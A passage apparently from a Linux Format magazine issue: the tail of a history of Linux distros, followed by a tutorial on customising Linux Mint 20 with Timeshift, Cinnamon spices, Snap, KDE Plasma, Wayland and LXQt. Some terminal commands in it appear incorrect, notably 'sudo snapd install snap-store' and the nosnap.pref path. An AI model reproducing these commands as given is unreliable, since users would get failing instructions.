Meanwhile in Germany, SUSE (Software und System Entwicklung) started life as a commercially sold German translation of Slackware in late 1992. In 1996, an entire new SUSE distro and business was launched, based on the Dutch Jurix Linux, selling the new distro and support services.

SUSE was purchased by Novell in 2003, and in 2005, the openSUSE community edition was launched, while SUSE Linux Enterprise was developed in tandem for its commercial arm. SUSE was acquired in 2018 for $2.5 billion and returned double-digit growth through 2020, with a revenue of over $450 million. Yet despite its success, SUSE and openSUSE have only ever attracted a couple of forks. We could be wrong when we say this is

Debian is the distro that launched more distros than any other!

IAN MURDOCK'S LEGACY

"Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation."

possibly down to their European roots.

It's a distro inferno

Between the creation of Red Hat in 1994 and 2000, there were a number of Red Hat spin-offs, because at that point there was clear commercial interest in Linux. Throughout this period, Linux was best suited to business server tasks, where much of the open-source Unix work had been focused. However, by the end of the 1990s, 56k modems had become commonplace, early home broadband was just appearing, and modern graphical desktops were in development. Linux was about to get a whole new audience.




Chart the development of your favourite distro here.

CREDIT: Based on the LinuxTimeLine, by fabiololix, GNU Free Documentation License v1.3, https://github.com/FabioLolix/LinuxTimeline/tree/master

One early example was Mandrake Linux, in mid-1998. A fork of Red Hat, it was crazily aimed at making Linux easy to use for new users, using the new Kool Desktop Environment (KDE). The French/Brazilian development team gained a lot of attention but, ultimately, financial problems closed the project in 2011. However, its spirit continues in the excellent but less well-known Mageia and OpenMandriva projects.

A distro with humanity in mind

With Mandrake pointing the way, the early 2000s saw an explosion of distro releases. Now that the Debian project at this point was well established, well regarded and well known, it became the basis for hundreds of Linux distros. But we'll only mention one: Ubuntu, released in 2004 by South African millionaire Mark Shuttleworth, who jokingly calls himself the self-appointed benevolent dictator for life. The Ubuntu Foundation was created in 2005 as a philanthropic project – Ubuntu is a Zulu word meaning humanity – to provide quality open-source software, with Canonical as the supporting commercial arm.

With big bucks, comes big offices! Here's the Red Hat HQ sporting its old logo.

CREDIT: Bz3rk, CC BY-SA 3.0 https://en.wikipedia.org/wiki/Red_Hat#/media/File:Red_Hat_headquarters_at_Raleigh,_North_Carolina,_US_--_9_November_2013.jpg

Ubuntu as a branch of Debian has itself seen over 80 distros fork from it, while Ubuntu has the highest share of all desktop Linux installs – though this is notoriously hard to measure – when users are polled. Why Ubuntu became so popular is hard to fully pinpoint. Key is just like Mandrake before it, Ubuntu set out to make desktop Linux easy for first-time users. It also offered the distro on free CDs via its ShipIt service until 2011, alongside fast, reliable server downloads. Furthermore, it was based on the popular Debian, it jumped on the new, slick Gnome desktop, and it set out a regular six-month release cycle, with a Long Term Support release every two years. Support was for 18 months (now nine months) for regular releases, and 36 months for LTS ones (now five years).

Ubuntu also offered great forums and help sites, along with a community council, and support for forks such as Xubuntu, Lubuntu and many others. It had sane defaults, too, and made it easier to install display drivers (an absolute pain 10-plus years ago), while offering a huge catalogue of tested, ready-to-run open-source software and dedicated server builds. We guess when you say all this out loud, it sounds pretty compelling!

Two core release branches we'll quickly mention are Arch Linux and Gentoo, both released around 2000. Gentoo (named after the fastest penguin in the world) is a built-from-source distro compiled with specific optimisations for the hardware it's going to run on. This is very clever, but also very time-consuming. Google Chrome OS is derived from Gentoo. In early 2002, Arch Linux was released, devised as a minimalist distro, where the user does much of the installation work to create an OS with just the parts required. This DIY approach was partly why Arch is renowned for its amazing documentation and for rolling out the earliest release of new versions of software.

» GET YOUR LINUX GAME ON

There's always been a niche interest in gaming on Linux, but this was mostly done through *Wine*, which has been around since the mid-90s and frankly always felt like a sticking plaster to enable *World of Warcraft* or whatever the current Windows game of choice was to be played on Linux.

Things started to changed when Valve ported its Source engine to Linux along with releasing its Steam for Linux client in 2012. This opened the gate for Source-based native Linux game distribution. In addition, at the end of 2013 Valve announced it was creating SteamOS a dedicated Debian-based distro for running its Steam client. This was to tie in later with its failed attempt at creating a Steam Machine ecosystem. Today there are over 7,000 native Linux games available on Steam, out of around 14,000 in total.

Perhaps more significantly is that Valve never stopped developing SteamOS, despite its Steam Machine failure. In 2018 Valve released its own internal folk of *Wine* called *Proton* that was integrated into Steam itself and propelled Linux support for Windows games to a new level, with currently a reported 50 per cent of games offering Platinum compatibility.

But why all this work just to help one per cent of Steam's Linux-using gamers? This summer Valve revealed its Steam Deck, a Linux-powered hand-held PC console, which it promised would run all Windows games via its Steam Proton layer. Perhaps 2021 is year of the Linux desktop after all...

Thanks to Steam on Linux, Tux gamers finally have thousands of games to play, and Linux Format writers can peruse the Summer Sale offerings and still claim to be doing work.


Google's Android (not a distro) is frowned upon in the Linux world, but you can't deny the effect it had on the market.

At the height of the distro madness (around 2010), there were almost 300 Linux distros, we'd argue an unsustainable number, with many just repeating basic desktop functionality already available in core root distros. Progressing into the 2000s, and with increasing complexity in maintaining a modern OS, the number of Linux distros started to reduce, but that didn't stop well-organised groups creating popular new distro forks when they felt a need.

A good example is Raspberry Pi OS, a rebrand of Raspbian, itself a fork of Debian. The new Arm-based hardware platform needed a dedicated operating system, so picking up Debian and refitting it for the Raspberry Pi, including educational software, libraries for its GPIO access, and tailored tools to configure its hardware, made absolute sense.

Linux hardware specialist System76 was tired of niggling software issues associated with using other distros, and wanted direct control. So, it introduced Pop!_OS, a fork of Ubuntu, to not only directly support its laptops and desktop hardware, but also its customers' needs. It's a slick, modern distro, with support for popular software and hardware.

Linux Mint started in 2006 as a small personal Ubuntu fork project. When Ubuntu changed to its "modern" Unity desktop design in 2011, many users revolted. The Linux Mint project created its own "classic" desktop, called Cinnamon, in 2012, and it brought many former Ubuntu users with it. The Linux Mint project has stuck with its "user first" design approach, and evolved remarkably well.



Linux Mint became one of the most popular distros by, unbelievably, giving users what they wanted!

This doesn't even touch upon commercially focused distros, such as Android, Chrome OS, Intel's ClearOS, Google's Wear OS, Sailfish OS, and the host of server-specific distros. Even today, there are well over 200 active Linux distros, and they're as diverse, interesting, and wonderful as the communities that use them.

Looking forward

But what of the future? Technology predictions are notoriously tricky, but why would we ever let that stop us? Will Tux still be active in 30 years? We'd say that's a safe bet: even if all development stopped now, people would keep on using it for years if not for decades. There are retro computer systems that are still ticking over almost as long later, and the Linux kernel is far more functional than they ever were.

A more likely scenario is Google, as an example, moving to an alternative kernel – Fuschia, say – though this would likely just be for Android and its IoT devices. Yet even if Google moved literally everything it runs to Fuschia, the Linux kernel is used so widely elsewhere that it would just keep on trucking.

As we've seen, the Linux world is larger than just its kernel. An OS is a whole ecosystem of interconnected systems that have to be developed, tested and packaged in an orchestrated manner. Linux was built on GNU tools and its licence; this widened the appeal of Linux and enabled the kernel with suitable distros to be deployed in such vastly differing devices, from the fastest super computer in the world to a lowly $4 Pi.

The Linux kernel isn't tied to the success of any one corporation. Sure, there's the Linux Foundation and Torvalds himself, but succession has already been put into place to keep kernel development going if Torvalds should step down. And while the Linux Foundation isn't necessary, it's certainly handy to orchestrate and handle funding and trademarks.

Put all of that aside, the reason Linux has succeeded is that it's damn good at its job and everyone can contribute. It's the single greatest software development project of modern times, which doesn't mean it's perfect – it's software after all – but it's continually improved and enhanced, it's strong copyleft open source, it fostered a fabulous community and it's given us all endless opportunities. So keep on enjoying it! LXF

CUSTOMISE MINT 20!

Linux Mint is fantastic, but it's also flexible, malleable and tweakable. **Jonni Bidwell** shows you how to truly make it your own.

Linux Mint continues to go from strength to strength, as you'll know if you've already had a play with the latest 20.2 release. If not, what are you waiting for? Fire up that there LXFDVD and witness the, er, Mint-ness forthwith. Or check out our thorough review on page 26. See, now you want to install it, don't you? And that is just the beginning of the adventure. One of the things that makes Mint so cool is its configurability. It's often said (by us) that Mint is an ideal beginner's distro, and it turns out it's also ideal (we say) for beginners to tinker with.

The flagship Cinnamon desktop can be transformed not just with swishy effects and colourful themes, but with all kinds of extensions, applets and desklets (collectively known as 'spices' in Cinnamon parlance). And MATE and Xfce, the desktops featured in other editions of Mint, are equally seasonable. But we can do better than that: why not mix it up and install a whole new desktop environment? We'll show you how to install the outstanding KDE Plasma, we'll even show you how to make it work with the state of the art Wayland display protocol.

If you like things slimline, we'll show you how to go minimal with the featherweight Sway desktop, again powered by Wayland. Sway is based on the i3 window manager, popular with power users and those who cannot abide desktop bloat. We'll have you doing everything in the terminal and tiling like a pro in no time.

And just so no one gets hurt, we'll start with a handy reminder about how you can use Timeshift to easily undo any desktop-related mishaps.


The joy of tinkering

Sort out roll-backs so you can customise Linux Mint with impunity and immunity (to problems).

Purveyors of historic issues of *Linux Format* may be able to correct this, but as far as our research can tell, the first mention of Linux Mint in our magazine came in the Distrowatch column of LXF094, when Mint 2.2 was released. Even back then Mint was notable for its out of the box experience, bundling codecs, Java and Flash plug-ins and wireless firmware, saving users from having to shoehorn those on there using fragile instructions from a random forum post.

That experience remains central to Mint, and though wireless hardware is well supported on most distros (and no one needs Flash any more), it still shines. Right from the Welcome screen in fact, which will invite you to set up backups using *Timeshift*, switch keyboard layouts, or send and receive files from another machine using *Warpinator*. Oh and there are minimise buttons on windows in Cinnamon – a trend fast disappearing on other desktops, but one which makes many a user feel at home.

Other desktops are going full steam ahead with Client Side Decorations (CSD, which allows applications to draw their own titlebars). This might allow programs to make best use of space and provide a coherent interface. Or it might make them look inconsistent, clumsy or other pejorative terms – it depends who you talk to. At any rate, Mint's X-apps are refreshing in their avoidance of the CSD wave, and Mint's huge fanbase suggests that they're still doing all they can to keep users happy.



Making the menu transparent and pasting Sticky Notes are but one way of customising Mint.

Sooner or later though, you're going to want to change things up. It generally starts with changing your desktop background and Cinnamon theme. These are important, but also quite easy – easy enough that you don't need us to tell you how to do them. What we'll be doing is a little more earth-moving. Tectonic stuff like installing whole new desktop environments, swish display managers, maybe even switching to the Wayland display protocol. And while these aren't without risk, Mint's Timeshift program allows you to back up your system files (much like Apple's *Time Machine* or Windows *Restore Points*), affording an easy way to undo any desktop mishaps.

Even if nothing goes wrong, it's handy to be able to roll back to a cleaner system rather than unpick changes manually: see the walkthrough below. If you've already got *Timeshift* set up, take a manual snapshot now before pouring in all the packages over the page. Go on, you know it makes sense!

EASY ROLL-BACKS WITH TIMESHIFT

1 Start Timeshift

Fire up Timeshift and set it up to take a couple of daily snapshots to a local drive with plenty of space (at least 1GB more than the current filesystem size). Timeshift only backs ups system files by default, so files in your home directory aren't included. There are better tools for backing these up.

2 Take a Snapshot

It might spring into action immediately if the clocks align. But don't worry if it doesn't, just hit the Back Up Now button to take an on-demand snapshot. Timeshift backs up incrementally so only changed files are stored. Once the snapshot completes, add a helpful description to help future you keep track.

3 Restore a snapshot

If something goes wrong, you can now easily restore a Snapshot by clicking the button. You might want to examine the files within first, which you can do by right-clicking. Even if things go really wrong, and Mint no longer starts, you can use Timeshift from a live medium. Just point it to the **/timeshift** directory.

Tweaking Cinnamon


See how easy it is to make your mark on Linux Mint's flagship desktop environment and beyond!

If you haven't had a nosey around Cinnamon's many settings, you might be pleasantly surprised at how configurable it is. When Mint 20 was released much ado was made about the Mint-Y theme now having fifty shades of colour variations (okay, it was 32), but we haven't found our favourite hue yet. Check out the palette by opening up the main menu and going to Preferences then Themes.

Dark themes are so common even Windows has them (*but not Google Docs– Ed*) now, but Mint has a corresponding dark theme for each variation. You can download whole new themes from the web too; just don't expect them to all be in line with your design preferences. Hidden away in the Settings section of the Themes dialog are some oft- overlooked options for scrollbars, including the option to disable overlays.

To customise the main panel, go to Preferences and then select Applets. Now you can add all kinds of shortcuts and widgets. For example, select the Expo applet and click the + at the bottom to add a shortcut (via a smooth animation) to an expo-style overview of your workspaces. For even more efficient workspace shifting (at the cost of some panel estate) add the Workspace Switcher applet. If you want to disable Expo, or any other applet, just click the – button. Like themes, third-party applets can be downloaded by visiting the appropriate tab. Downloaded themes come with no guarantees, so they come with an uninstall option in case they annoy you.

If you want to experiment with Xfce it's easy to install it and all its apps from the Software Manager.



There are some extremely pleasant new wallpapers in Mint 20.2, and we recommend to right-click the desktop and choose Change Background if you haven't already perused them. But before you click there, take a look again at that desktop context menu. In particular, have a gander at the Add Desklets option. There aren't many pre-installed desklets, but if you want a digital clock or photo frame on your desktop then you're in luck. If you delve into the Download tab you'll find plenty more, including an analogue clock as well as more productive tools such as the Google Calendar desklet.

The final flavour in Cinnamon's Spices cabinet is extensions. These change the way the whole desktop behaves. Again there aren't many installed by default, but head to the Download tab and it won't take long for 'Wobbly Windows' to catch your eye. Hopefully you have better luck than us with that particular extension. If you're of that pedigree, you'll remember the Desktop Cube extension too, taking your workspace switching to a whole new level. There are other extensions which some may write off as desktop fripperies, such as being able to tweak window decorations, shadows or transparency, but there's no harm trying them out.

By default desktop effects are enabled in Cinnamon, unless your install has fallen back to software rendering – in which case have a look at the *Driver Manager* for possible remedies. These effects aren't the sort of in-your-face, windows catching fire, stunts of the early 'aughts, but have been designed to help users navigate

» MUTATING MATE AND EXTENDING XFCE

But what about Mint's other flavours, surely they can be customised too? Indeed they can. You'll find a similar arrangement with themes, extensions and effects in both of these. All three of the Mint desktops are ultimately based on GTK3, so the fundamental desktop elements can be themed with a standard GTK theme from the likes of **https://www.gnome-look.org/browse?cat=135**. Extract any themes you like into your **~/.themes** directory, and they should pop up in the theming options. If you're using Mint MATE or Xfce, but desire to try Cinnamon, then that's easy. The standard desktop is available through the **mint-meta-cinnamon** package, or you can get a minimal edition via cinnamon-core. Conversely, if you are using Cinnamon and want to try Xfce or MATE, hit up the **mint-meta-xfce** and **mint-meta-mate** (rolls off the tongue nicely that one) packages. Again, there are minimal packages too if you only want the core applications. These will all add a session to your login screen, so you can choose your desktop from the menu to the right of your username. Speaking of the login screen, you can tweak that too. Just go to Administration > Login Window from the main menu. Such cosmetic tweaking can happen even earlier in the boot process, GRUB can be themed and so too can the Plymouth splash screen (**https://www.gnome-look.org/browse?cat=108**).

the desktop. It's reassuring (sometimes) to see where applications were called into being from, and where they disappear to when they minimise. Be that as it may, you might want to turn these off, and this you can easily do by from the Effects option in the Preferences menu.

Besides eschewing the Gnome desktop, Mint has made a couple of other choices that fly in the face of desktop Ubuntu. One is the absence of the Snap daemon, which prevents installing packages from Canonical's Snapcraft store. Another is that there's no Wayland support (yet) in either Cinnamon, Xfce or MATE, the three officially supported Mint desktops. You might not care about next-gen, cross-distro packaging systems or banishing creaky old X.org from your machine. Indeed plenty in the Linux Mint community (looking at the forums) seem to share this sentiment. But there's good stuff in the Snap store, so let's look now at how we might enable that now. Plus, Wayland is pretty impressive now, so we'll look at that over the page, once we have a desktop that supports it.

When Mint 20 was released sans Snap support, an immediate consequence was that there was no way to install the *Chromium* web browser, since Ubuntu (20.04 and later) now only packages it as a Snap. We think more people should use *Firefox*, and if our user agent tracking on **linuxformat.com** is anything to go by, it seems they are. But it sets a potentially worrying precedent; if *Chromium* was to be abandoned by Ubuntu's DEB packagers, then perhaps other popular applications might go the same way. We don't think you should worry, as so far there's been no sign of that. Team Mint now packages its own *Chromium* DEB package, so if you're craving a hint of Google in your browsing then fetch it from the Mint App Store or with a good ol' fashioned *apt* incantation at the command line.

We've seen that software is also available as Flatpaks, and that this is enables a wealth of software to be installed from outside the Ubuntu (and Mint) repositories. Flatpak is actually enabled out of the box on Linux Mint, and if you look carefully you'll find some Flatpak applications in the *Software Manager*. For example, if you want the latest version of *GIMP*, the Flatpak edition is probably the second one in the search results. You'll also find Flatpaks of *Spotify* and *Steam* so you can queue up your Rush playlist and play *Space Invaders* like it's the olde days.

If you do want Snaps, perhaps to get the latest version of *Blender* or the PyCharm IDE, that's easy to sort out from the Terminal. We first remove the file that prevents the Snap daemon from being installed, and then install it with *apt*:

```
$ sudo rm /etc/apt/prefs.d/nosnap.pref
$ sudo apt install snapd
```

Snaps can now be searched and installed from the command line. You can also browse what's on offer at **https://snapcraft.io**, but for a complete GUI experience you'll want to install the *Snap Store* too. Appropriately, it's available as a Snap and it can be yours with:


```
$ sudo snapd install snap-store
```

USEFUL DESKTOP EFFECTS

"These effects aren't the sort of in-your-face, windows catching fire, stunts of the early 'aughts."

One easy and surefire way to turn heads (or whatever is the virtual equivalent) is to bling your terminal with a little transparency. Not only does this look pleasant, but if you arrange your windows correctly, and get into the habit of arranging them as such, it can be pretty useful as well. Endowed with X-ray vision, one can make out both the terminal itself and the web browser or whatever substrata lay below this.

To enable the opulent opacity effect in the Terminal, go to Edit > Preferences then select the current profile (it will be named Unnamed Profile if you haven't given it), untick the setting about system theme transparency, then tick the box above it. Play with the slider to find the optimum opacity. Or, if you'd rather more drastic changes look over the page, in which we install the high-fidelity KDE Plasma desktop environment.



We have fond memories of wobbly windows confusing our graphics drivers so its good to see this still lives on.

Installing KDE Plasma


Transform your desktop with the smooth, svelte, sumptuous experience that is KDE Plasma and go complete next-gen with the Wayland too!

There's no official Linux Mint KDE edition these days, but that doesn't mean Mint users should miss out on the wonderful experience that is KDE Plasma. It's modern, but still has a traditional applications menu. It's incredibly polished, but is nowhere near the resource hog it used to be. Oh, and its *Dolphin* file manager is a joy to work with, especially if you're finding *Nemo* a little too simplistic (*like that attempt at Pixar humour – Ed*). Be that as it may, installing a new desktop environment comes with consequences, and it's good to be aware of these before you blame us for ruining your system.


Firstly, there's the disk space hit. The smallest KDE Plasma metapackage provides a minimal desktop, but according to the screenshot it pulls in some 850MB of dependencies in 446 packages. If you go for the full-fat edition, with all the applications from the KDE ecosystem, that will cost you close to 3GB. Next is the duplication of core utilities such as text editors, media players and screenshot tools. These all start to crowd your application menus, and if you use, say, KDE's *Dolphin* file manager in Cinnamon, it looks a bit odd.

Finally, it's sometimes hard for *apt* to completely uninstall a desktop. It's likewise hard to repair a broken desktop after you attempt to clear out packages manually. So don't do that; instead, try things out in a virtual machine first, or make use of *Timeshift* to restore things to a known good state (as we demonstrated earlier).

Having installed (at least) the Plasma desktop we can opt to change the display manager (which provides the login screen) from the Mint-themed LightDM to the Qt-powered SDDM (Simple Desktop Display Manager). If you installed from the command line this will be offered to you, and if you didn't you can get to the configuration by running:



The lightest suite of KDE applications weighs in at around 850MB, but it is quite outstanding.



For some reason we found this SDDM theme much more relaxing than the austere default.

```
$ sudo dpkg-reconfigure lightdm
```

Both display managers work with all major Linux desktop environments (and lightweight window managers), so which you choose is a matter of personal preference – or whichever you can find the prettiest themes for. The default SDDM theme is probably not most people's idea of pretty, but once you're logged in it's easy to change this from Administration > Login Screen (SDDM). For some reason, perhaps an attempt at irony, we found ourselves using a Windows 10-like login theme. Never mind that, you've probably just found yourself immersed in the wonderful world of KDE Plasma. Behold the cool Breeze theme, marvel at the polish and feel at home with the knowledge that all your favourite Mint tooling is just a click away.

KDE 4, now largely retired, received occasional criticism for being too configurable. In part this was fair. Every widget (and there were a lot of widgets) could be configured, a clumsy edit mode gave them a handle about which they could be rotated or stretched, and one was sometimes left wondering what the point of all this was. Worse, successive iterations of KDE 4 got very good at hiding all kinds of key options just when you thought you'd got a handle on where they ought to be. That version of KDE also faced criticism for being something of a resource hog, and shipping with all kinds of graphical frippery enabled. Modest machines would probably have been fine with this, but as the graphics driver ecosystem of the era was far more fragile back then, hardware acceleration was not something that one could count upon.

You'll be pleased to hear, then, that KDE 5 (or KDE Plasma 5 as the desktop prefers to be called) is a much sleeker animal. In our tests it did use up a tiny bit more memory than Cinnamon, and slightly more than Xfce and MATE, but what's a hundred or so megabytes

between friends? It makes not one iota of difference once you start memory-slayer *Chromium*. Plasma is certainly configurable, but in a way that is not overbearing. Take the default, medium-weight launcher menu (at the bottom-left, as it should be). Right-click it and select Show Alternatives. You will see it can be swapped for a modern, full-screen launcher (sort of like Gnome) or a more classic cascading menu design.

Newly installed apps appear in bold, and lots of them begin with K.

KDE comes with its own graphical application store called *Discover* (one of few KDE apps not to capitalise on any opportunity for an unnecessary letter K). You'll find this already pinned to the favourites menu, and you might also prefer it to Mint's native *Software Manager*. One thing you'll want to do is sort out Flatpak support in Discover. Fire up a terminal (try the *Konsole* application) and run:

```
$ sudo apt install plasma-discover-backend-flatpak
```

You can now, after restarting *Discover*, browse FlatHub (or any other Flatpak repos) by adding them via the Settings option at the bottom right. Just click Show Contents to the right of the repo name. Flatpak is a much more decentralised idea than Snaps; anyone can set up their own Flatpak repository, but the only Snap outlet in town is Canonical's Snapcraft. Both forms are potentially risky though, since there's little to stop a scoundrel uploading a rogue Flatpak or Snap. And while both have some sandboxing capabilities we have no compunction to endorse the downloading of random binaries. Popular applications are easy to spot on FlatHub and common Snap packages have a reassuring 'Verified' badge.

We mentioned that Wayland isn't explicitly supported by any of the Mint desktops, but that is changing. In the latest MATE release a great deal of the desktop now works natively with Wayland, so if you switch the Marco window manager for Compton then you're well on your way to display protocol future. Xfce 4.18 plans to introduce support, though that may be a long way off. So it's really desktops, rather than distros, that enable Wayland – and as luck would have it KDE Plasma has support built in to its Kwin window manager. There's just a couple of packages to pull in to bring it to life:

```
$ sudo apt install plasma-workspace-wayland
```

Now if you log out, a new session called Plasma (Wayland) will be available from the menu. The Plasma experience on Wayland has come a long way this year. We're told it even works with the proprietary Nvidia driver now.

One thing that might strike you as jarring about Plasma in general is that your session is automatically saved. If you prefer to start each time without all those stray terminals and whatever else you left open, go to Settings > Startup and Shutdown > Desktop Session.

» LXQT

If you're enamoured with the Qt toolkit, but crave a lighter, nimbler desktop, you should look no further than LXQt. That's what powers the current LTS edition of Lubuntu, and it's what could power your new Livingston-seagull-like Mint desktop. Over the page we'll go pretty much as far as we can go without abandoning the GUI altogether. But if you want something a little more user-friendly and less gymnastic keyboard shortcut-orientated, LXQt may well be for you.

LXQt is the spiritual successor to the GTK2-powered LXDE desktop that used to power Lubuntu and Raspbian. Rather than move to GTK3, which at the time was seen as bloated, LXDE teamed up with the RazorQt effort and the result is LXQt. You can install it with a simple `sudo apt install lxqt openbox`. If you haven't already installed KDE this will pull in around 400MB of dependencies, but if you've already installed Qt et al, the footprint will be much lighter. Don't forget to take a snapshot first though.

